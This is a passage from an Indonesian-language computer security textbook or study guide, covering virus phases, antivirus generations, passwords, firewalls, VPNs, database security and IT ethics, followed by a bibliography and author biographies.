   d. Fase eksekusi (execution phase). Virus menjalankan fungsinya, fungsinya mungkin sepele seperti sekedar menampilkan pesan dilayar atau merusak seperti merusak program dan file-file data, dan sebagainya. Kebanyakan virus melakukan kerjanya untuk suatu sistem operasi tertentu, lebih spesifik lagi pada platform perangkat keras tertentu. Virus-virus dirancang memanfaatkan rincian-rincian dan kelemahan- kelemahan sistem tertentu.

3. Virus dapat dicegah dengan cara :
   a. Install aplikasi Original
   b. Tidak sembarangan mengklik iklan pada website
   c. Update antivirus
   d. Hidupkan windows defender

4. Generasi anti virus :
   a. Generasi pertama : sekedar scanner sederhana. Antivirus menscan program untuk menemukan penanda (signature) virus. Walaupun virus mungkin berisi karakter-karakter varian, tapi secara esensi mempunyai struktur dan pola bit yang sama di semua kopiannya. Teknis ini terbatas untuk deteksi virus-virus yang telah dikenal. Tipe lain antivirus generasi pertama adalah mengelola rekaman panjang (ukuran) program dan memeriksa perubahan panjang program.

b. **Generasi Kedua** : scanner yang pintar (heuristic scanner). Antivirus menscan tidak bergantung pada penanda spesifik. Antivirus menggunakan aturan-aturan pintar (heuristic rules) untuk mencari kemungkinan infeksi virus.Teknik yang dipakai misalnya mencari fragmen- fragmen kode yang sering merupakan bagian virus. Contohnya, antivirus mencari awal loop enkripsi yang digunakan polymorphic virus dan menemukan kunci enkripsi. Begitu kunci ditemukan, antivirus dapat mendeskripsi virus untuk identifikasi dan kemudian menghilangkan infeksi virus. Teknik ini adalah pemeriksanaan integritas. Checksum dapat ditambahkan di tiap program. Jika virus menginfeksi program tanpa mengubah checksum, maka pemeriksaan integritas akan menemukan perubahan itu. Untuk menanggulangi virus canggih yang mampu mengubah checksum saat menginfeksi program, fungsi hash terenkripsi digunakan. Kunci enkripsi disimpan secara terpisah dari program sehingga program tidak dapat menghasilkan kode hash baru dan mengenkripsinya. Dengan menggunakan fungsi hash bukan checksum sederhana maka mencegah virus menyesuaikan program yang menghasilkan kode hash yang sama sepertisebelumnya.

c. **Generasi ketiga :** jebakan-jebakan aktivitas (activity trap). Program antivirus merupakan program yang menetap di memori (memory resident program). Program ini mengidentifikasi virus melalui aksi-aksinya bukan dari struktur program yang diinfeksi. Dengan antivirus semacam in tak perlu mengembangkan penanda-penanda dan aturan-aturan pintar untuk beragam virus yang sangat banyak. Dengan cara ini yang diperlukan adalah mengidentifikasi kumpulan instruksi yang berjumlah sedikit yang mengidentifikasi adanya usaha infeksi. Kalau muncul kejadian ini, program antivirus segeramengintervensi.

d. **Generasi keempat :**proteksi penuh (full featured protection). Antivirus generasi ini menggunakan beragam teknik antivirus secara bersamaan. Teknik-teknik ini meliputi scanning dan jebakan-jebakan aktivitas. Antivirus juga mempunyai senarai kapabilitas pengaksesan yang membatasi kemampuan virus memasuki sistem dan membatasi kemampuan virus memodifikasi file untuk menginfeksi file. Pertempuran antara penulis virus dan pembuat antivirus masih berlanjut. Walau beragam strategi lebih lengkap telah dibuat untuk menanggulangi virus, penulis virus pun masih berlanjut menulis virus yang dapat melewati barikade-barikade yang dibuat penulis antivirus. Untuk pengaman sistem komputer, sebaiknya pengaksesandan

pemakaian komputer diawasi dengan seksama sehingga tidak menjalankan program atau memakai disk yang belum terjamin kebersihannya dari infeksi virus. Pencegahan terbaik terhadap ancaman virus adalah mencegah virus memasuki sistem disaat yangpertama.

5. Dampak Virus :
   a. Kehilangan Data
   b. Komputer Lambat
   c. Data Corupt

BAB VIII

1. Fungsi sistem keamanan komputer adalah untuk menjaga sumer daya sistem agar tidak digunakan,modfikasi,interupsi, dan diganggu oleh orang lain. Keamanan bisa diindentifikasikan dalam masalah teknis,manajerial,legalitas, dan politis.
2. Panas pada komputer dapat diatasi dengan cara :
   a. Gunakan ac
   b. Gunakan heatsink pada case compter
   c. Periksa thermal paste
3. Ada tiga jenis tumbuhan yang perlu diwaspadai, yaitu :
   a. Jamur
   b. Lumut
   c. Ganggang biru

   Ketiga tumbuhan tersebut dapat tumbuh pada lingkungan dengan kelembapan yang tinggi.

   Penanggulangan :
   a. Gunakan air conditioner(AC) untuk ruang kerja atau rang server.
   b. Gunakan silica gel untuk tempat penyimpanan.

4. Password dapat dikatan baik apabila :
   a. Terdiri dari 6-8 karakter yang digabungkan dengan angka,symbol, atau huruf besar dan kecil.
   b. Tidak memiliki makna sehingga sulit ditebak.
   c. Hindari penggunaan urutan abjad, misal abcde, 12345.
   d. Hindari penggunaan username ketika login.
   e. Buat password yang mudah di ingat namun sulit ditebak.
   f. Gunakan keamanan biometric untuk mengisi user dan password secara otomatis.

5. Biometrik
   a. Fingerprint
   b. Face recognition
   c. Retina scanning
   d. Chip
   e. Micro chip
   f. Face scanning
   g. Voice recognition

BAB IX

1. Kontrol akses merupakan suatu mekanisme yang digunakan untuk mengamankan dan memastikan kerahasiaan data Setiap pengguna mencoba untuk mengakses suatu data objek. Mekanisme kontrol akses akan melakukan pengecekan hak dari pengguna, berdasarkan otorisasi yang telah ditetapkan.
2. Mempelajari berbagai konsep, prinsip dan standar untuk merancang dan mengimplementasikan aplikasi,sistem operasi,dan sistem yang aman.
3. Prinsip-prinsip Keamanan Komputer
   a. Least previlage
   b. Defense in Depth
   c. Choke Point
   d. Weakest Link
   e. Fall-safe Stance
   f. Universal Participation
   g. Deveraity Od Defense
   h. Simpllcity
4. Aktivitas mendeteksi penyusupan secara cepat dengan menggunakan program khusus secara otomatis yang disebut Intrusion Detection System.
5. Kelebihan RAID
   a. Meningkatkan kinerja I/O
   b. meningkatkan reabilitas media penyimpanan

BAB X

1. Virtual Private Network atau VPN adalah suatu jaringan pribadi yang dibuat dengan menggunakan jaringan publik, atau dengan kata lain menciptakan suatu WAN yang sebenarnya terpisah baik secara fisikal maupun geografis sehingga secaralogikal membentuk satu netwok tunggal, paket data yang mengalir antar site maupun dari user yang

melakukan remoteakses akan mengalami enkripsi dan authentikasi sehingga menjamin keamanan, integritas dan validitas data.

2. **Keuntungan firewall :**
   a. Firewall merupakan fokus dari segala keputusan sekuritas. Hal ini disebabkan karena Firewall merupakan satu titik tempat keluar masuknya trafik internet pada suatu jaringan.
   b. Firewall dapat menerapkan suatu kebijaksanaan sekuritas. Banyak sekali serviceservice yang digunakan di Internet. Tidak semua service tersebut aman digunakan, oleh karenanya Firewall dapat berfungsi sebagai penjaga untuk mengawasi serviceservice mana yang dapat digunakan untuk menuju dan meninggalkan suatu network.
   c. Firewall dapat mencatat segala aktivitas yang berkaitan dengan alur data secara efisien. Semua trafik yang melalui Firewall dapat diamati dan dicatat segala aktivitas yang berkenaan dengan alur data tersebut. Dengan demikian Network Administrator dapat segera mengetahui jika terdapat aktivitas-aktivitas yang berusaha untuk menyerang internal network mereka.
   d. Firewall dapat digunakan untuk membatasi pengunaan sumberdaya informasi. Mesin yang menggunakan Firewall merupakan mesin yang terhubung pada beberapa network yang berbeda, sehingga kita dapat membatasi network mana saja yang dapat mengakses suatu service yang terdapat pada network lainnya.
3. Istilah umum pada teknik jaringan
   proses yang berada antara client dan server proses. proxy yang berjalan dalam komputer yang menjalankan firewall akan meneruskan permintaan tersebut kepada layanan yang tersedia dalam jaringan privat dan kemudian meneruskan respons dari permintaan tersebut kepada komputer yang membuat permintaan pertama kali yang terletak dalam jaringan publik yang tidak aman.
4. Umumnya proxy : terkait dengan konteks aplikasi. yang umumnya juga merupakan komponen dari sebuah proxy server. Firewall ini tidak mengizinkan paket yang datang untuk melewati firewall secara langsung. Tetapi, aplikasi proxy yang berjalan dalam komputer yang menjalankan firewall akan meneruskan permintaan tersebut kepada layanan yang tersedia dalam jaringan privat dan kemudian meneruskan respons dari permintaan tersebut kepada komputer yang membuat permintaan pertama kali yang terletak dalam jaringan publik yang tidak aman.
5. Kelemahan dari Firewall
   a. Firewall tidak dapat melindungi network dari serangan koneksi yang tidak melewatinya (terdapat pintu lain menuju network tersebut).
   b. Firewall tidak dapat melindungi dari serangan dengan metoda baru yang belum dikenal oleh Firewall.
   c. Firewall tidak dapat melindungi dari serangan virus

BAB XI

1. Lubang **keamanan** yang ditimbulkan oleh salah disain umumnya jarang terjadi. Akan tetapi apabila terjadi sangat sulit untuk diperbaiki. Akibat disain yang salah, maka biarpun dia diimplementasikan dengan baik, kelemahan dari **sistem** akan tetap ada.

2. “probe” (meraba) servis apa saja yang tersedia. Program ini juga dapat digunakan oleh kriminal untuk melihat servis apa saja yang tersedia di sistem yang akan diserang dan berdasarkan data-data yang diperoleh dapat melancarkan serangan.

3. Karena Untuk mengetahui kelemahan sistem informasi adalah dengan menyerang diri sendiri dengan paket-paket program penyerang (attack) yang dapat diperoleh di Internet.Selain program penyerang yang sifatnya agresif melumpuhkan sistem yang dituju, ada juga program penyerang yang sifatnya melakukan pencurian atau penyadapan data.Untuk penyadapan data, biasanya dikenal dengan istilah “sniffer”. Meskipun data tidak dicuri secara fisik (dalam artian menjadi hilang), sniffer ini sangat berbahaya karena dia dapat digunakanuntuk menyadap password dan informasi yang sensitif. Ini merupakan serangan terhadap aspek privacy.

4. Untuk Memastikan bahwa DNS Server telah tersetting sebagaimana mestinya, Mengawasi server apakah berfungsi dengan baik atau tidak, Menganalisa trafik terhadap server, Mengambil tindakan secepatnya bisa terjadi kesalahan dalam server, Mengawasi pemakaian space server.

5. Untuk memudahkan administrator dari sistem informasi membutuhkan “automated tools”, perangkatpembantu otomatis, yang dapat membantu menguji atau meng-evaluasi keamanan sistem yang dikelola.Penetration Test(*pentest*) merupakan kegiatan yang dilakukan untuk melakukan pengujian terhadap keamanan sebuah sistem. Pengujian ini dilakukan untuk menemukan celah keamanan yang terdapat pada sistem tersebut

BAB XII

1. Keamanan database adalah suatu cara untuk melindungi database dari ancaman, baik dalam bentuk kesengajaan atau pun bukan. Ancaman

adalah segala situasi atau kejadian baik secara sengaja maupun tidak yang bersifat merugikan dan mempengaruhi sistem serta secara konsekuensi terhadap perusahaan/organisasi yang memiliki sistem database.

2. Tujuan Database, yaitu :
   a. Secrecy/confidentialy : informasi tidak boleh diungkapkan kepada pengguna yang tidak sah. Sebagai contoh mahasiswa seharusnya tidak diperbolehkan untuk memeriksa nilai siswa lainnya.
   b. Integrity : hanya pengguna yang berwenang harus diizinkan untuk memodifikasi data. Sebagai contoh siswa mungkin diperolehkan untuk melihat nilai mereka, namun tidak diperbolehkan untuk memodifikasi mereka.
   c. Avaibility : pengguna yang terdaftar tidak boleh ditolak akses. Sebagai contoh seorang instruktur yang ingin mengubah kelas harus diizinkan untuk melakukannya.

3. Jenis Pemulihan database, yaitu :
   a. Pemulihan terhadap kegagalan transaksi : Kesatuan prosedur alam program yang dapat mengubah / memperbarui data pada sejumlah tabel.
   b. Pemulihan terhadap kegagalan media : Pemulihan karena kegagalan media dengan cara mengambil atau memuat kembali salinan basis data (backup)
   c. Pemulihan terhadap kegagalan sistem : Karena gangguan sistem, hang, listrik terputus alirannya.

4. Fasilitas pemulihan database
   a. Mekanisme backup secara periodik
   b. Fasilitas logging dengan membuat track pada tempatnya saat transaksi berlangsung dan pada saat database berubah.
   c. Fasilitas checkpoint, melakukan update database yang terbaru.
   d. Manager pemulihan, memperbolehkan sistem untuk menyimpan ulang database menjadi lebih konsisten setelah terjadinya kesalahan.

5. Tingkat Keamanan database, yaitu :
   a. Fisikal, lokasi-lokasi dimana terdapat sistem komputer haruslah aman secara fisik terhadap serangan perusak.
   b. Manusia, wewenang pemakai harus dilakukan dengan berhati-hati untuk mengurangi kemungkinan adanya manipulasi oleh pemakai yang berwenang

c. Sistem Operasi, kelemahan pada SO ini memungkinkan pengaksesan data oleh pihak tak berwenang, karena hampir seluruh jaringan sistem database menggunakan akses jarak jauh.
d. Sistem Database, pengaturan hak pemakai yang baik

BAB XIII

1. **Etika Teknologi Informasi** adalah seperangkat asas atau nilai yang berkenaan dengan penggunaan teknologi informasi. Jumlah interaksi manusia dengan perkembangan teknologi khususnya bagi kebutuhan informasi yang terus meningkat dari waktu ke waktu membuat etika teknologi informasi menjadi suatu peraturan dasar yang harus dipahami oleh masyarakat luas.

2. Jawab :
   a. Tidak berjalannya kontrol dan pengawasan dari masyarakat
   b. Organisasi profesi tidak dilengkapi dengan sarana dan mekanisme bagi masyarakat untuk menyampaikan keluhan
   c. Rendahnya pengetahuan masyarakat mengenai substansi kode etik profesi, karena buruknya pelayanan sosialisasi
   d. Belum terbentuknya kultur dan kesadaran dari pengemban profesi IT untuk menjaga martabat luhur profesinya
   e. Tidak adanya kesadaran etis dan moralitas diantara para pengemban profesi IT

3. Jawab :
   a. Rasa ketakutan.
   b. Keterasingan.
   c. Golongan miskin informasi dan minoritas.
   d. Pentingnya individu.
   e. Tingkat kompleksitas serta kecepatan yang sudah tak dapat ditangani.
   f. Makin rentannya organisasi.
   g. Dilanggarnya privasi.
   h. Pengangguran dan pemindahan kerja.
   i. Kurangnya tanggung jawab profesi.
   j. Kaburnya citra manusia.

4. **Pelanggaram pemanfaatan it :**
   a. Kejahatan Komputer (Computer Crime)
   b. E-commerce
   c. Pelanggaran HAKI (Hak Atas Kekayaan Intelektual)
   d. Netiket

e. Tanggung Jawab profesi

5. Penanganan agar etika diperhatikan oleh setiap pengguna adalah karena etika terkait dengan bidang hukum, maka pengguna harus mengetahui undang–undang yang membahas tentang HAKI (hak atas kekayaan intelektual) dan pasal–pasal yang membahas hal tersebut. Hukum Hak Cipta bertujuan melindungi hak pembuat dalam mendistribusikan , menjual , atau membuat turunan dari karya tersebut. Perlindungan yang di dapatkan oleh pembuat (author) yakni perlindungan terhadap penjiplakan (plagiat) oleh orang lain. Hak cipta sering di asosiasikan sebagai jual beli lisensi, namun distribusi hak cipta tersebut tidak hanya dalam konteks jual beli, sebab bisa saja seorang pembuat karya membuat pernyataan bahwa hasil karyanya bebas dipakai dan di distribusikan.

DAFTAR PUSTAKA

1. HS, S. PANDUAN KEAMANAN KOMPUTER Keamanan. *https://www.academia.edu/31730328/PANDUAN_KEAMANAN_KOMPUTER_Keamanan_komputer*.
2. Hasibuan, M. S. KEYLOGGER PADA ASPEK KEAMANAN KOMPUTER. *J. Teknovasi* **03**, 8–15 (2016).
3. Wirdasari, D. Mengenal Teknik-Teknik Keamanan Komputer Dan Model- Model Serangannya (Security Attack Models). *Secur. Attack Model.* **4**, 111–119 (2008).
4. Riyadi, A. S. *Bahan Ajar Keamanan Komputer*.
5. Rahardjo, B. Keamanan Sistem Informasi Berbasis Internet. in *Keamanan Sistem Informasi Berbasis Internet* 1–133 (2002).
6. Hartanto, E. APLIKASI MOBILE MESSENGER MENGGUNAKAN METODE ALGORITMA ECC (ELLIPTIC CURVE CRYPTOGRAPHY). *http://etheses.uin-malang.ac.id/7366/1/06550043.pdf* (2013).
7. Komang Anom Budi Utama, S. kom. Aspek Keamanan & Security Attack Model. in *Coloring The Global Future* 1–12 (2014).
8. Ridho, F., Yudhana, A. & Riadi, I. Analisis Forensik Router Untuk Mendeteksi Serangan Distributed Danial of Service (DDoS) Secara Real Time. *Annu. Res. Semin. 2016* **2**, 111–116 (2016).
9. Syahputra, M. J. & Dkk. Deteksi Serangan Pada Jaringan Komputer Dengan Wireshark.
10. Chazar, C. STANDAR MANAJEMEN KEAMANAN SISTEM INFORMASI BERBASIS ISO/IEC 27001:2005. *J. Inf.* **7**, 48–57 (2015).
11. Kriptografi. in *Kriptografi* 1–8.
12. Prio Handoko, S.Kom., M. T. . *Cryptography*. (2020).
13. Sasongko, J. Pengamanan Data Informasi menggunakan Kriptografi Klasik. *J. Teknol. Inf. Din.* **X**, 160–167 (2005).
14. Winarta, W. A., Fadli, A. I. & Hijazy, A. B. *Access Control Systems*. http://ftp.gunadarma.ac.id/linux/docs/v06/Kuliah/MTI-Keamanan-Sistem-Informasi/2005/126/126M-02-final2.0-access-control-systems.pdf (2005) doi:10.1201/b15693-2.
15. Kuliah, T. M., Informasi, M. T. & Indonesia, U. Tugas Mata Kuliah Magister Teknologi Informasi Universitas Indonesia Kelompok 125pagi. (2005).
16. Anggota, N. Keamanan Pada Operating System : Linux. 1–10.
17. Hadiman, L. Keamanan jaringan. *https://docplayer.info/35100925-Keamanan-jaringan-sistem-keamanan-komputer-1-membatasi-akses-ke-jaringan-a-membuat-tingkatan-akses.html* 1–9 (2017).
18. Komputer, K. *Evaluasi keamanan sistem informasi*.
19. Gunardi, I. DIKTAT KULIAH KEAMANAN KOMPUTER Keamanan. *https://adoc.tips/pendahuluan-keamanan-komputer-diktat-kuliah-keamanan-kompute4acb402cc97e0f2d17def1e6406435d54344.html* 1–44.
20. WISUDAWATI, L. M. KEAMANAN SISTEM DATABASE. *http://lulu_mawadah.staff.gunadarma.ac.id/Downloads/folder/0.2* 1–80 (2002).
21. Sistem Keamanan Komputer. *Keamanan Database* (2013).

22. idokeren. *Part 4 : Macam Macam Teknik Kriptografi Klasik / Kuno.* Oktober 22, 2018. https://www.ilmuit.id/2018/10/teknik-kriptografi-kriptografi-klasik.html (accessed Agustus 15, 2020).
23. Informasi, Keamanan. *MENANGANI SERANGAN INTRUSI MENGGUNAKAN IDS DAN IPS.* 10 30, 2013. https://keamanan-informasi.stei.itb.ac.id/2013/10/30/menangani-serangan-intrusi-menggunakan-ids-dan-ips/ (accessed 8 15, 2020).
24. Ismail, Jul. *Penetration Test.* Desember 3, 2014. https://julismail.staff.telkomuniversity.ac.id/penetration-test/ (accessed Agustus 16, 2020).
25. *keamanan Sistem Informasi Negara Terancam.* n.d. http://www.republika.co.id/berita/koran/politik-koran/15/02/12/njnap512-keamanan-sistem-informasi-negara-terancam, diakses pada 3 Agustus 2020.
26. *Kriptografi.* April 11, 2020. https://www.bagiteknologi.com/2020/04/kriptografi.html (accessed Agustus 14, 2020).
27. Softbless. *Network dan Server Monitoring.* n.d. https://www.softbless.com/network-server-monitoring (accessed Agustus 18, 2020).

BIODATA PENULIS

PANDU PRATAMA PUTRA, M. KOM, MTA

Lahir di Bukit Tinggi 03 Juni 1991
Menamatkan Pendidikan :
SD Negeri 22 Balai Tangah (2003)
SLTP Negeri 3 Lintau Buo (2006)
SMA Negeri 1 Lintau (2009)
Sarjana Strata 1 UPI 'YPTK' Padang (2013)
Magister Komputer UPI 'YPTK' Padang (2015)

DAFWEN TORESA, M. KOM, MTA

Lahir di Padang Panjang 01 Januari 1978
Menamatkan Pendidikan :
SD Negeri 1 Padang Panjang (1990)
SMP Negeri 2 Padang Panjang (1993)
SMTI Padang (1996)
Sarjana Komputer UPI 'YPTK' Padang (2001)
Magister Komputer UPI 'YPTK' Padang (2006)
Mahasiswa Doctor Of Philosophy Computer
UUM Malaysia 2020 - sekarang